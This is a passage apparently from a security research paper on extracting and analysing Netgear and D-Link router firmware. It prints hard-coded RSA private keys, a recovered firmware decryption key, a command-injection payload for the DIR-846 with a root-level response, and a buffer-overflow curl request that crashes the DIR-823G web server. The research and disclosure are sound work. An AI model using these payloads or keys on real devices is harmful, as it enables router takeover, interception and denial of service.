The Netgear D3600 router is vulnerable to authentication bypass and contain hard-coded cryptographic keys embedded in their firmware. Similarly, Netgear D6000 router is vulnerable to authentication bypass and contain hard-coded cryptographic keys embedded in their firmware. Here is a summary of the steps you can follow to extract the hard-coded certificate and private key:


Download the firmware for the Netgear D3600 from the official website and extract it using a tool like 7z. Use the 'file' utility to determine the type of binary file.



```
root@kali:~/Desktop/D3600_FW_V1.0.0.49_1.0.1# 7z x D3600_FW_V1.0.0.49_1.0.1.zip

7-Zip [64] 9.20  Copyright (c) 1999-2010 Igor Pavlov  2010-11-18
p7zip Version 9.20 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,2 CPUs)

Processing archive: D3600_FW_V1.0.0.49_1.0.1.zip

Extracting  D3600-V1.0.0.49_1.0.1.bin
Extracting  D3600_V1.0.0.49_1.0.1_Release_Notes.html

Everything is Ok

Files: 2
Size:       14145458
Compressed: 14140942
root@kali:~/Desktop/D3600_FW_V1.0.0.49_1.0.1# file D3600-V1.0.0.49_1.0.1.bin
D3600-V1.0.0.49_1.0.1.bin: data
```

Fig. 19.


Use 'binwalk' to scrape the bin file for any firmware headers or file systems.
The binwalk produced the following output:



```
root@kali:~/Desktop/D3600_FW_V1.0.0.49_1.0.1# binwalk D3600-V1.0.0.49_1.0.1.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
256           0x100           LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes, uncompressed size: 4308864 bytes
1418215       0x15A3E7        Squashfs filesystem, little endian, version 4.0, compression:lzma, size: 12724249 bytes,  1810 inodes, blocksize: 131072
 bytes, created: Tue Jun 23 23:17:45 2015
```

Fig. 20.


Use the 'dd' utility to split the firmware image apart and use '7z' to extract the squashfs file system.



```
root@kali:~/Desktop/D3600_FW_V1.0.0.49_1.0.1# dd if=D3600-V1.0.0.49_1.0.1.bin bs=1 skip=1418215 of=squash
12724249+0 records in
12724249+0 records out
12724249 bytes (13 MB) copied, 20.9521 s, 607 kB/s
root@kali:~/Desktop/D3600_FW_V1.0.0.49_1.0.1# 7z x squash

7-Zip [64] 9.20  Copyright (c) 1999-2010 Igor Pavlov  2010-11-18
p7zip Version 9.20 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,2 CPUs)

Processing archive: squash

Extracting  bin
Extracting  boaroot
Extracting  dev
Extracting  etc
Extracting  firmware_version
Extracting  lib
Extracting  linuxrc
Extracting  proc
Extracting  sbin
Extracting  sys
Extracting  tmp
Extracting  userfs
Extracting  usr
Extracting  var
Extracting  bin/ash
Extracting  bin/busybox
Extracting  bin/cat
Extracting  bin/chmod
```

Fig. 21.

Browse the file system and look for interesting files and folders under "/usr/etc".




```
root@kali:~/Desktop/D3600_FW_V1.0.0.49_1.0.1# cd usr/etc/
root@kali:~/Desktop/D3600_FW_V1.0.0.49_1.0.1/usr/etc# ls
802_1X          ethertypes         inittab                        nat_pvc0     nat_pvc3     nat_pvc8_6  ppp                snmp
8021xaction.sh  fstab              inittab_no_ra_menu             nat_pvc1     nat_pvc4     nat_pvc8_7  Pre-Scan.txt       snmpd.conf.tmp
bftpd.conf      fwTCver.conf       inittab_ra_menu                nat_pvc10    nat_pvc5     nat_pvc9    protocols          sysconfig
cert.pem        fwTCver.conf.bak   iproute2                       nat_pvc10_0  nat_pvc6     nat_pvc9_0  Quick-Scan.csv     system
config          fwver.conf         ISP-Quick-Scan_20140513.csv    nat_pvc10_1  nat_pvc7     nat_pvc9_1  radvd.conf         trx_config
defaultWan.conf fwver.conf.bak     ISP-Quick-Scan_20140613.csv    nat_pvc10_2  nat_pvc8     nat_pvc9_2  resolv.conf        usb_modeswitch.conf
devInf.conf     fwver.conf.bak.bak ISP-Quick-Scan_20140910.csv    nat_pvc10_3  nat_pvc8_0   nat_pvc9_3  resolv_ipv4.conf   usb_modeswitch.d
dhcp6c.conf     group              ISP-Quick-Scan.csv             nat_pvc10_4  nat_pvc8_1   nat_pvc9_4  resolv_ipv6.conf   usertty
dhcp6s.conf     hosts              ISPs.csv                       nat_pvc10_5  nat_pvc8_2   nat_pvc9_5  RT30xxEEPROM.bin   Wireless
dhcpd           igd                key.pem                        nat_pvc10_6  nat_pvc8_3   nat_pvc9_6  samba              xml
dproxy.conf     inetd.conf         l7-protocols                   nat_pvc10_7  nat_pvc8_4   nat_pvc9_7  services
dropbear        init.d             minidlna.conf                  nat_pvc2     nat_pvc8_5   passwd      shaper
```

Fig. 22.


Extract the Hard-Coded certificate and associated private key, which the device uses to establish an HTTPS connection. An attacker who knows these keys might acquire administrator access to the device, launch man-in-the-middle attacks, or decipher passively collected traffic. (CVE-2015-8288)

The certificate and key for HTTPS connections are shown in the image below.



```
-----BEGIN RSA PRIVATE KEY-----
MIICWwIBAAKBgQCxYSK1K0gXZNbmkhq2hGmIDcTLI1oYor5YXhMCigspXu1EOWIZ
0k+RZhNClIo2Woj6JyISzKjM8132K8nbfhC3LzSN9LuqX65+m9TXM5WqoPuj7fia
Ogjzotcvbb6ZlFDBCaiNQtnWlCFNdFwg6pgdt98tnfAC39ds83lTqc9NAwIDAQAB
AoGAU1vx4rBPdecG816wPRwnODA4TrrzaWZ6C69SQbw8GJoq6QgKqVXj3NHatUx3
U6nie6UOZ0VVAtRQURMtDwDEu3mPq/LuykC7KyAhSXrWs/Evnza6R0Z24D9AfyVl
mbUTGkk1fpuEyq/6nGU1RxvrMp7UG9U/06ip1Tz3hU83+akCQQDa9r9T5wBql0pc
eQ/BS3kN5h26DGkix4+cCnLFuX6u8sYb+9ruRXkU8U243XnuyZ2MqlL9tBttIw6J
Ysgg7F6lAkEAz2HCq64UB8G7L8Dn1kw7XfDoH4M+tT1UHc0TDTyciC7ud1juIoNo
OJ3SXgNKuCDNGqJ5lLEHVkPoqRpf5AqUhwJAPpMvgGHOu6bNBxpNx1azRKaTrjyn
uxm+z8AopprpOkQFG7AxE9Dk1nhTVtZsZzJVBQMT7o8PG3ReTiLdwJLsRQJAYgtO
Beye+6vT25fQA7i2uIsUsxFRrE36Xrx9rVxihN/rTfF1ZEvMEjhLJLdZtAON9HGs
GWg4l8gzTv9xJlb6MQJAacAptBQKjrpFSUujXhyS4bkktgzwjEf+03SPXDMfqFQ+
nfzGtp+rL9SlqWg9f1P7uSu9BZYujSIjhO0OgZUX0Q==
-----END RSA PRIVATE KEY-----
```

Fig. 23.



```
-----BEGIN CERTIFICATE-----
MIICzTCCAjYCCQCOnmgMVZawATANBgkqhkiG9w0BAQUFADCBqjELMAkGA1UEBhMC
VVMxEzARBgNVBAgMCkNhbGlmb3JuaWExETAPBgNVBAcMCFNhbiBKb3NlMRAwDgYD
VQQKDAdORVRHRUFSMR8wHQYDVQQLDBZIb21lIENvbnN1bWVyIFByb2R1Y3RzMRww
GgYDVQQDDBN3d3cucm91dGVybG9naW4ubmV0MSIwIAYJKoZIhvcNAQkBFhNzdXBw
b3J0QG5ldGdlYXIuY29tMB4XDTE1MDYwMzA0NTY0MFoXDTM1MDUyOTA0NTY0MFow
gaoxCzAJBgNVBAYTAlVTMRMwEQYDVQQIDApDYWxpZm9ybmlhMREwDwYDVQQHDAhT
YW4gSm9zZTEQMA4GA1UECgwHTkVUR0VBUjEfMB0GA1UECwwWSG9tZSBDb25zdW1l
ciBQcm9kdWN0czEcMBoGA1UEAwwTd3d3LnJvdXRlcmxvZ2luLm5ldDEiMCAGCSqG
SIb3DQEJARYTc3VwcG9ydEBuZXRnZWFyLmNvbTCBnzANBgkqhkiG9w0BAQEFAAOB
jQAwgYkCgYEAsWEitStIF2TW5pIatoRpiA3EyyNaGKK+WF4TAooLKV7tRDliGdJP
kWYTQpSKNlqI+iciEsyozPNd9ivJ234Qty80jfS7ql+ufpvU1zOVqqD7o+34mjoI
86LXL22+mZRQwQmojULZ1pQhTXRcIOqYHbffLZ3wAt/XbPN5U6nPTQMCAwEAATAN
BgkqhkiG9w0BAQUFAAOBgQBWcNJeNtxscClYJgkJRj6PvWU6LeFUtdLDO7W3UbZt
O6pZvykuplaucahQEuXdIJ89fcbX1FEUYnj8/aZJmY5p0gMwP8zWzSpFZWxnyNPl
CKwCJ6JOR/JW447MqLVTsWfYFMqxC4vCN3oMrO4/fuPMOK5bagIoSGkoOHVoH19g
cQ==
-----END CERTIFICATE-----
```


Fig. 24.

Since all the file system is available, search “boaroot/cgi-bin” directory for web interface files. This will allow an unauthenticated, remote attacker to gain administrator access to the device.

D. DLink

1. Dlink DIR-882


A zero-day vulnerability is found in the Dlink DIR-882 firmware version 1.00B07 which leads to the extraction of encrypted blocks. Initially, the firmware was downloaded from the official website and extracted using binwalk.



```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             uImage header, header size: 64 bytes, header CRC: 0x46A0DBE2, created: 2017-05-
25 03:49:44, image size: 12625078 bytes, Data Address: 0x80001000, Entry Point: 0x8060D8A0, data CRC: 0xD961D
61E, OS: Linux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image name: "Linux Kernel Ima
ge"
160           0xA0            LZMA compressed data, properties: 0x5D, dictionary size: 33554432 bytes, uncomp
ressed size: 17983872 bytes
```

Fig. 25. Firmware extraction using binwalk


Upon successful extraction, initiate an examination of the firmware update process to discern the method used for firmware decryption. Fortunately, a cursory exploration of the file system revealed a potentially relevant binary named imgdecrypt located in the /bin directory.



```
ac        cp          eth_mac    igmpproxy.sh  iptables  lsusb         mv            proftpd      reg        tc
acl       date        fgrep      imgdecrypt    iptunnel  mii_mgr       netstat       proftpd.sh   rm         touch
addgroup  dd          flash      inadyn-mt     iwconfig  mii_mgr_cl45  ntpclient     prog-cgi     routel     umount
adduser   delgroup    gpio       init_system   iwpriv    miniupnpd     nvram_daemon  prog.cgi     rt2860apd  uname
ash       deluser     grep       ip            kill      mkdir         nvram_get     protest      rtinicapd  vi
ated      dmesg       hostname   ip6tables     lighttpd  mknod         nvram_set     ps           sed        web
bndstrg   dnsmasq     hw_nat     ipaddr        lld2d     mount         openssl       pwd          sh         webdav.sh
busybox   dumpleases  i2ccmd     iplink        ln        mpstat        pcmcmd        qos_run      sleep      wsc_monitor.sh
cat       echo        i2scmd     iproute       login     mtd_write     ping          ralink_init  spdifcmd
chmod     egrep       igmpproxy  iprule        ls        mtr           ping6         rc           switch
```

Fig. 26. /bin directory

Then by performing a cross-architectural chroot using QEMU, duplicating the qemu-mispel-static binary into the usr/bin/ directory of the firmware root file system.



```
BusyBox v1.12.1 (2018-03-10 17:43:56 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

# ./bin/imgdecrypt
./bin/imgdecrypt <sourceFile>
# ./bin/imgdecrypt DIR_882_FW120B06.BIN
key:C05FBF1936C99429CE2A0781F08D6AD8
# exit
```

Fig. 27. Key found in the Decrypted Firmware

With this working shell, using imgdecrypt the encrypted firmware is decrypted and the key is found.

In conclusion, decrypting router firmware using QEMU and cross-architectural chrooting is complex but a powerful technique. By utilizing QEMU to emulate a different architecture and chrooting into the firmware root, we can manipulate and analyze encrypted firmware more effectively. This method enables researchers and developers to access a working shell within the firmware environment, paving the way for further analysis, debugging, and customization. However, it requires careful execution and understanding of firmware structures and QEMU functionalities to ensure successful decryption and subsequent tasks.

2. D-Link DIR-846

Preliminary analysis was performed on D-Link DIR-846 Firmware FW100A53DBR.

The entropy of the appears to be around 0.6, which is neither particularly high nor low. This could mean a few things:

- The firmware image may be partially compressed or encrypted.
- The firmware image may contain a mix of compressed, encrypted, and uncompressed data.
- The entropy may be high due to the presence of random data, such as hardware IDs or random keys.

Dlink DIR-846 revealing potential remote command execution via the lan(0)_dhcps_staticlist parameter. This vulnerability is exploited via a crafted POST request. The vulnerability is exploited through an authenticated user input with special characters. Specifically, the SetIpMacBindSettings.php file contains an exec function with a partially sanitized user input, allowing an attacker to execute arbitrary commands.

The exploitation method involves sending a maliciously crafted payload through a POST request. The HTTP message content is JSON-encoded and contains the lan(0)_dhcps_staticlist key, which is a string with comma-separated values. The attacker can inject the malicious payload in the second value, leading the webserver to invoke exec(changename.sh ac "$(malicious_payload_command)") on the host system.

The request is given by:

{"SetIpMacBindSettings":{"lan_unit":"0","lan(0)_dhcps_staticlist":"1,$(id>rce_confirmed),02:42:d6:f9:dc:4e,192.168.0.15"}}

~~~
HTTP/1.1 200 OK
Content-Type: application/octet-stream
Accept-Ranges: bytes
Content-Length: 24
Connection: close
Date: Thu, 01 Dec 2022 23:24:28 GMT
Server: lighttpd/1.4.35

uid=0(root) gid=0(root)
```
~~~

Fig.28. Response

The response to the request indicates that the command was executed successfully.


3. D-Link DIR-823G

Dlink DIR-823G V1.0.2B05 was discovered to contain a stack overflow via parameter TXPower and GuardInt in SetWLanRadioSecurity.

The goahead program is a network management software that allows users to configure various network settings. The program has a buffer overflow vulnerability in the processing of the TXPower and GuardInt parameters.


When the program processes these parameters, it uses the size of the parameter string as the maximum length (maxlen) for the buffer. However, if the parameter string is longer than the actual buffer size, it can cause a buffer overflow, which can lead to arbitrary code execution or a program crash. As a result, by requesting the page, an attacker can easily execute a enial of service attack or remote code execution with carefully crafted overflow data.

By sending delicately constructed data package, we can cause a stack overflow error, leading to the crash of go ahead process.



```
kris-wu@kriswu-virtual-machine:~/FirmAE$ sudo ./run.sh -r dlink DIR823G_V1.0.2B05_20181207.bin
[*] DIR823G_V1.0.2B05_20181207.bin emulation start!!!
[*] extract done!!!
[*] get architecture done!!!
```

Fig.29. Extraction



```
kris-wu@kriswu-virtual-machine:~/founded-0-days/Dlink/823G$ curl http://192.168.0.1/HNAP1/ -H 'SOAPAction: "http://purenetworks.com/HNAP1/SetWLanRadioSecurity"' -d '<?xml versio
n="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.or
g/soap/envelope/"><soap:Body><SetWLanRadioSecurity xmlns="http://purenetworks.com/HNAP1/"><SetMultipleActions><SetWLanRadioSecurity><RadioID>1</RadioID><Radio>1</Radio><TXPower>
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA</TXPower><SSID>1</SSID><SSIDBroadcast>1</SSIDBroadcast><ChannelWidth>1</ChannelWidth><Key>1</Key><GuardInt>AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
A</GuardInt></SetWLanRadioSecurity></SetMultipleActions></SetWLanRadioSecurity></soap:Body></soap:Envelope>'
curl: (52) Empty reply from server
kris-wu@kriswu-virtual-machine:~/founded-0-days/Dlink/823G$ 
```

Fig.30. Response from router when overflow occurs

4. D-Link DIR-860L

The D-Link DIR-860L is a wireless router that supports 802.11ac standards and provides wireless speeds of up to 1167 Mbps. It features four Gigabit Ethernet ports, a USB 2.0 port, and a WPS button. The router supports various security protocols, such as WPA/WPA2, WEP, and WPA-PSK/WPA2-PSK. The static analysis is performed to the binary firmware image and its entropy is calculated. Here, the entropy of a binary image can be used to determine whether it is encrypted or compressed. In general, encrypted files have high entropy, while compressed files have low entropy.





Fig. 31. Entropy

The plot shows a nearly constant high entropy value at just below 1 for most of the offset range. However, there is a significant dip in entropy to a value near 0 at an offset value just above 1 million. After this dip, the entropy returns to the high value below 1.


The analysis led to discovery of two critical files in the extracted squash file system in the /etc folder. These files are critical key.pem and cert.pem as they are often used for secure communication between the device and a remote server. The key.pem file contains the private key, which is used to decrypt incoming data and sign outgoing data. The private key should be kept secret and protected, as anyone with access to the private key can impersonate the device and intercept sensitive data.



```
┌──(root㉿kali)-[/home/…/DIR-860L/_DIR-860.bin.extracted/squashfs-root/etc]
└─# cat key.pem
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEA0+0eVE9ZneaLRGIIJ1ksCAZgCVQQcnOmjbGFDpfldvwjq39a
Rm6EBAwAwYXQM+xXPSxF7TOt1TchaRGkA8UqEFXm2ggHzmOTbZo6X34NoBHzNXzc
nGdieOscz6UHNL/nWkD/J61yMb3BUc7PSBCcxws7puDv+ehzGOdQI3LSKY7uJk72
1vlrsDnUHzOCTEQ0OJQkjUUYRpHzQ+B4RJ++Z1Djq7Wo03FUIvqYYMuNfYs8D4pk
76UgHJ6yui0D8JQjlTCxuxzejvDx14nq38sA6PSoMHDgRddYk0i+5EjJXLYiiKuA
R58lo4pCcaamcpauzQLQUd2W3RTP3gvfbHFcPQIDAQABAoIBAQCClgbtTqPbD1db
gMijbmgaXctJlDo6PBcyEmP51RE5Gy7jmyrGYY0JbVf953WeuRAciq5f9ks0Ka91
rcAR7qj3vebtDKu6ulL642D6vJKqwsTJfbH20iG0frOXI4poL6PgUlKnYVIPYmy/
+x5wuoPQhpRwRQS6Ski53Lbd0P+9SM1GUBp6xcJFIatIT0Q9SiIM/Tsc0d3Vwfn5
/Z14E9qQ8StIICG+USbkzwE+zE+1OlAOVzGBlJHRxAiEkRmxlEN/YrN5s0GTwtb1
aguoy0UuIv0NE6NilqZKFHfisESqhtOCn8jz3DjKNQa95W8KovlceAzj6ZjS7Ecr
BbtDWejhAoGBAO6DuJojr4xjJivAALro7wgkZXW2LoZ7CvAXl461LjT639Jx7++W
UBZdQ3zLGTMEthoQ4DXyYTWGKTr9z1c2CaVsUuPhyfZg9o2OYXwAduDUF5tjELvs
xKANew2vDLGMygCPo0UWP/z8PND0lWH0iiAIAMIbnbikV4lkhxHYTMw1AoGBAON2
aAeLmMB+JlMGp2MG6n+kigTbm7QPs5ESdgn2YqeGHhWcUG2nB05OM3jJUgfmMROC
/WGqyL9e3tZ5DSHbCviPo05P8/FFIgbeQ74J4OIhmrof6kw7v08dTtfQNE5c+Z29
Cp4TVcKEsOuCBg9f+01YXMtDRg6P1Zk+uo1azYDpAoGBANkBeTSsoSy+jN0jTMbB
5bDnxHQLtFrgmfwFyvupNog3dOq4hU/b17PxWNSyyJOVhsVCc2xBwVX8YYjtofa8
EJy0aNoy9Ri38bqrP2Cd34sBDRVwVapVajQg78Nsb8Uezi8igK775m4bZI3M6hj8
b6ti/KWekKqMw6QalZWT0ZO9AoGBALF9nJF+sZRLG5af04+nPuaZOwWtY6MuuVzT
ff4qHzM/qUwNrIjT1BSbWvi+h18YlWT3SsaiYIFMAzByRvgLF1V7p9+c7epvmqyn
VU7+IFf0BuuDqe0Qliii4vnuQlJ/pFwcviM5TSs7JV6wGBB5QfxJnicR+KG2ROOO
mj1hBIi5AoGBAKy2gLzTXrIS8bhqj3wXLc3QX0xknzusrBQcg6f6b9AvFd5ADBUe
fXgtVWymaWKsrVSTUy2VyRBv2gbvkAsm5eevuMoxJMIX80v9u6DVNq7KTFO3qYBt
+z0RET5q7l/fRIQ3IEVg02bljy64R6S4ANbfN8k9S6aGypFbzDjP5QQu
-----END RSA PRIVATE KEY-----
```

Fig. 32. Private Key

The cert.pem file contains the public key certificate, which is used to verify the identity of the device and encrypt data for secure communication. The public key signed by a trusted Certificate Authority (CA), which ensures that the certificate can be trusted.




```
┌──(root㉿kali)-[/home/…/DIR-860L/_DIR-860.bin.extracted/squashfs-root/etc]
└─# cat cert.pem
-----BEGIN CERTIFICATE-----
MIIDuTCCAqECFGKwuQWNgHJKa/xV8GElblaDNZ48MA0GCSqGSIb3DQEBCwUAMIGY
MQswCQYDVQQGEwJERTEOMAwGA1UECBMFU2F4b24xEDAOBgNVBAcTB0RyZXNkZW4x
GjAYBgNVBAoTEU5ld01lZGlhLU5FVCBHbWJIMQ8wDQYDVQQLEwZERC1XUlQxGjAY
BgNVBAMTEU5ld01lZGlhLU5FVCBHbWJIMR4wHAYJKoZIhvcNAQkBFg9pbmZvQGRk
LXdydC5jb20wHhcNMjAxMTAzMDU1MTEyWhcNMzAxMTAxMDU1MTEyWjCBmDELMAkG
A1UEBhMCREUxDjAMBgNVBAgTBVNheG9uMRAwDgYDVQQHEwdEcmVzZGVuMRowGAYD
VQQKExFOZXdNZWRpYS1ORVQgR21iSDEPMA0GA1UECxMGREQtV1JUMRowGAYDVQQD
ExFOZXdNZWRpYS1ORVQgR21iSDEeMBwGCSqGSIb3DQEJARYPaW5mb0BkZC13cnQu
Y29tMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA0+0eVE9ZneaLRGII
J1ksCAZgCVQQcnOmjbGFDpfldvwjq39aRm6EBAwAwYXQM+xXPSxF7TOt1TchaRGk
A8UqEFXm2ggHzmOTbZo6X34NoBHzNXzcnGdieOscz6UHNL/nWkD/J61yMb3BUc7P
SBCcxws7puDv+ehzGOdQI3LSKY7uJk721vlrsDnUHzOCTEQ0OJQkjUUYRpHzQ+B4
RJ++Z1Djq7Wo03FUIvqYYMuNfYs8D4pk76UgHJ6yui0D8JQjlTCxuxzejvDx14nq
38sA6PSoMHDgRddYk0i+5EjJXLYiiKuAR58lo4pCcaamcpauzQLQUd2W3RTP3gvf
bHFcPQIDAQABMA0GCSqGSIb3DQEBCwUAA4IBAQCk7jxWCXUumvlBi33KteynlFku
KfM4bVh01SuxanNJHgyaQto+ha9hjNPBxqbxfkrQMFsEg0w6NLJoQHeRjHqQfe7J
szPLBV8Rc1K6ryxpxP9Iq9fpW76rmU4sBA1mzKA34ceQCkaQp2+cwTsAQok6vABN
iw/5ZGdXY/NwG/55QcAIv12lMAkJ1p+2vZHpwR6JujCm2GnIEe8UeQq8lJmFc/fG
VP1+9N5Kd1QpCqAKF2Lf04KAZsKb8M8h7+38zcnfji4305BadacnKGKnGj9Wj9Mh
VPQaRtIlBDguHZV6GSG4pihCdjoSq4KFx46xP5ttKFj2INr05VJJKqzNnYeC
-----END CERTIFICATE-----
```

Fig. 33. Certificate

5. D-Link DIR-867L

The D-Link DIR-867 is a popular dual-band wireless router that supports the 802.11ac standard. The router is designed for small businesses and home users who require fast and reliable internet connectivity. It is one of the few firmware images, that has its binary image encrypted. Encrypting firmware images can provide several benefits, including security, intergrity, confidentiality, authentication. In order to understand the structure of the encrypted image, the hex of the image is considered.



```
00000000  53 48 52 53 00 9D 2A F9 00 9D 2B 00 67 C6 69 73   SHRS..*..
00000010  51 FF 4A FC 29 CD BA AB F2 FB F3 46 71 39 3C B7   Q.J.)....
```

Fig. 34. Hex Block of Magic Bytes


After thorough analysis, the hex is divided into respective blocks and the offsets of the various parts is known. The hex editor shows that the encrypted block starts at the offset 0x6DC. Using the dd command, the encrypted block is extracted.

